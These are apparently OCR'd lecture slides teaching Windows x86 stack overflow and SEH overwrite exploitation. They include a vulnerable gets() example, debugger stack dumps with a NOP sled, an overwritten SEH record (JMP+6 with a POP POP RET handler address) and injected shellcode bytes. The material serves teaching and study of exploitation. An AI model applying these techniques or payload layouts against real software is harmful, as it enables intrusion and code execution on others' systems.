
- Exploit

```
0012FF70  90          NOP
0012FF71  90          NOP
0012FF72  90          NOP
0012FF73  90          NOP
0012FF74  90          NOP
0012FF75  90          NOP
0012FF76  90          NOP
0012FF77  90          NOP
0012FF78  90          NOP
0012FF79  90          NOP
0012FF7A  90          NOP
0012FF7B  90          NOP
0012FF7C  90          NOP
0012FF7D  90          NOP
0012FF7E  90          NOP
0012FF7F  90          NOP
0012FF80  41          INC ECX
0012FF81  41          INC ECX
0012FF82  41          INC ECX
0012FF83  41          INC ECX
0012FF84  70 FF       JO SHORT 0012FF85
0012FF86  1200        ADC AL,BYTE PTR DS:[EAX]
0012FF88  0100        ADD DWORD PTR DS:[EAX],EAX
0012FF8A  0000        ADD BYTE PTR DS:[EAX],AL
0012FF8C  C00E 41     ROR BYTE PTR DS:[ESI],41
```

```
0012FF68  0040100F  stack_ov.0040100F
0012FF6C  0012FF70
0012FF70  90909090
0012FF74  90909090
0012FF78  90909090
0012FF7C  90909090
0012FF80  41414141
0012FF84  0012FF70
0012FF88  00000001
0012FF8C  00410EC0
0012FF90  00410DF0
0012FF94  FFFFFFFF
0012FF98  00B53B40
0012FF9C  7FFD8000
0012FFA0  00000001
0012FFA4  00000006
0012FFA8  0012FF94
0012FFAC  8058B9B5
0012FFB0  0012FFE0  Pointer to next SEH record
0012FFB4  004025D0  SE handler
0012FFB8  004050A8  stack_ov.004050A8
0012FFBC  00000000
0012FFC0  0012FFF0
```


Exploiting the SEH

- Structured Exception Handler (SEH)
  - When an exception occurs
    - The SEH chain is travelled
    - Each handler chooses to handle or pass on the exception
    - If no exception handler is called, the default (UEF) deals with it



Exploiting the SEH

- Structured Exception Handler (SEH)
  - Linked list of exception handlers



Exploiting the SEH

- Structured Exception Handler (SEH)
  - Example of a programmer-defined SEH

```
int ExceptionHandler();

void main() {
    char str[16];

    __try {
        gets(str);
        printf("%s\n", str);
    }
    __except (ExceptionHandler()) {
    }
}

int ExceptionHandler() {
    printf("Exception\n");
    return 0;
}
```

Exploiting the SEH

- Structured Exception Handler (SEH)
  - Exception handler is "registered"
  - EXCEPTION_REGISTRATION
    - Pointer to next SEH
    - Pointer to exception handler (this is a function pointer!)

```
00401000  $ 55              PUSH EBP
00401001  . 8BEC            MOV EBP,ESP
00401003  . 6A FF           PUSH -1
00401005  . 68 A8504000     PUSH seh.004050A8
0040100A  . 68 FC114000     PUSH seh.004011FC                SE handler installation
0040100F  . 64:A1 0000000   MOV EAX,DWORD PTR FS:[0]
00401015  . 50              PUSH EAX
00401016  . 64:8925 00000   MOV DWORD PTR FS:[0],ESP
0040101D  . 83C4 E8         ADD ESP,-18
00401020  . 53              PUSH EBX
00401021  . 56              PUSH ESI
00401022  . 57              PUSH EDI
00401023  . 8965 E8         MOV DWORD PTR SS:[EBP-18],ESP
00401026  . C745 FC 00000   MOV DWORD PTR SS:[EBP-4],0
0040102D  . 8D45 D8         LEA EAX,DWORD PTR SS:[EBP-28]
00401030  . 50              PUSH EAX
00401031  . E8 83000000     CALL seh.004010B9
00401036  . 83C4 04         ADD ESP,4
00401039  . 8D4D D8         LEA ECX,DWORD PTR SS:[EBP-28]
0040103C  . 51              PUSH ECX
0040103D  . 68 30604000     PUSH seh.00406030                ASCII "%s"
00401042  . E8 41000000     CALL seh.00401088
00401047  . 83C4 08         ADD ESP,8
0040104A  . C745 FC FFFFF   MOV DWORD PTR SS:[EBP-4],-1
00401051  .v EB 10          JMP SHORT seh.00401063
00401053  . E8 1C000000     CALL seh.00401074
00401058  . C3              RETN
```

```
0012FF74  004011FC  Entry address
0012FF78  004050A8  seh.004050A8
0012FF7C  FFFFFFFF
0012FF80  0012FFC0
0012FF84  00401388  RETURN to seh.<ModuleEntryPoint>+0B4 from seh.00401000
0012FF88  00000001
0012FF8C  00410E80
0012FF90  00410DB0
0012FF94  7C910228  ntdll.7C910228
0012FF98  FFFFFFFF
0012FF9C  7FFDF000
0012FFA0  00000001
0012FFA4  00000006
0012FFA8  0012FF94
0012FFAC  8058B9B5
0012FFB0  0012FFE0  Pointer to next SEH record
0012FFB4  004011FC  SE handler
0012FFB8  004050B8  seh.004050B8
0012FFBC  00000000
0012FFC0  0012FFF0
0012FFC4  7C817077  RETURN to kernel32.7C817077
0012FFC8  7C910228  ntdll.7C910228
```

Exploiting the SEH

- Structured Exception Handler (SEH)
  - Default structured exception handler
  - Stored near bottom of the stack
  - Note the end of SEH chain value

```
0012FFC4  7C817077  RETURN to kernel32.7C817077
0012FFC8  7C910228  ntdll.7C910228
0012FFCC  FFFFFFFF
0012FFD0  7FFD9000
0012FFD4  805512FA
0012FFD8  0012FFC8
0012FFDC  85B30020
0012FFE0  FFFFFFFF  End of SEH chain
0012FFE4  7C839AD8  SE handler
0012FFE8  7C817080  kernel32.7C817080
0012FFEC  00000000
0012FFF0  00000000
0012FFF4  00000000
0012FFF8  004012D4  seh.<ModuleEntryPoint>
0012FFFC  00000000
```

Exploiting the SEH

- Exploiting the SEH
  - Overwrite the next SEH pointer
    - JMP+6 (oxEB06)
  - Overwrite the SE handler
    - Make it point to a POP, POP, RET in NTDLL
    - Msfpescan can find this for us
  - Create an access violation to be handled by the SEH chain
    - Generate one using your egregious overwrite


Exploiting the SEH


- Exploiting the SEH
  - Why POP, POP, RET?
    - EXCEPTION_DISPOSITION is placed on an independent exception dispatcher stack
    - EstablisherFrame points to our SEH registration (which we overwrote) and is located at [ESP + 8] on the new stack
    - We execute our SE handler (pointer to POP, POP, RET)
    - POP, POP, RET will begin execution at our SEH registration

```
typedef EXCEPTION_DISPOSITION (*ExceptionHandler)(
  IN EXCEPTION_RECORD ExceptionRecord,
  IN PVOID EstablisherFrame,
  IN PCONTEXT ContextRecord,
  IN PVOID DispatcherContext);
```

Exploiting the SEH

- Exploiting the SEH
  - Why not just make POP, POP, RET address point to the shellcode???






Exploiting the SEH

- Exploiting the SEH
  - From:

http://www.i-hacked.com/freefiles/EasyChat_SEH_exploit_v1.3.pdf



Exploiting the SEH

- Exploiting the SEH

```
0012FF44  00401036 RETURN to seh.00401036 from seh.004010B9
0012FF48  0012FF58
0012FF4C  FFFFFFFF
0012FF50  00B52BA0
0012FF54  7FFDE000
0012FF58  41414141
0012FF5C  41414141
0012FF60  41414141
0012FF64  41414141
0012FF68  41414141
0012FF6C  41414141
0012FF70  909006EB Pointer to next SEH record
0012FF74  7C87F422 SE handler
0012FF78  D9591E6A
0012FF7C  2474D9EE
0012FF80  73815BF4
0012FF84  9EB9BB13
0012FF88  FCEB83D5
0012FF8C  5147F4E2
0012FF90  B9BBD5DA
0012FF94  32879015
0012FF98  B8C3D0E2
```

Questions/Comments?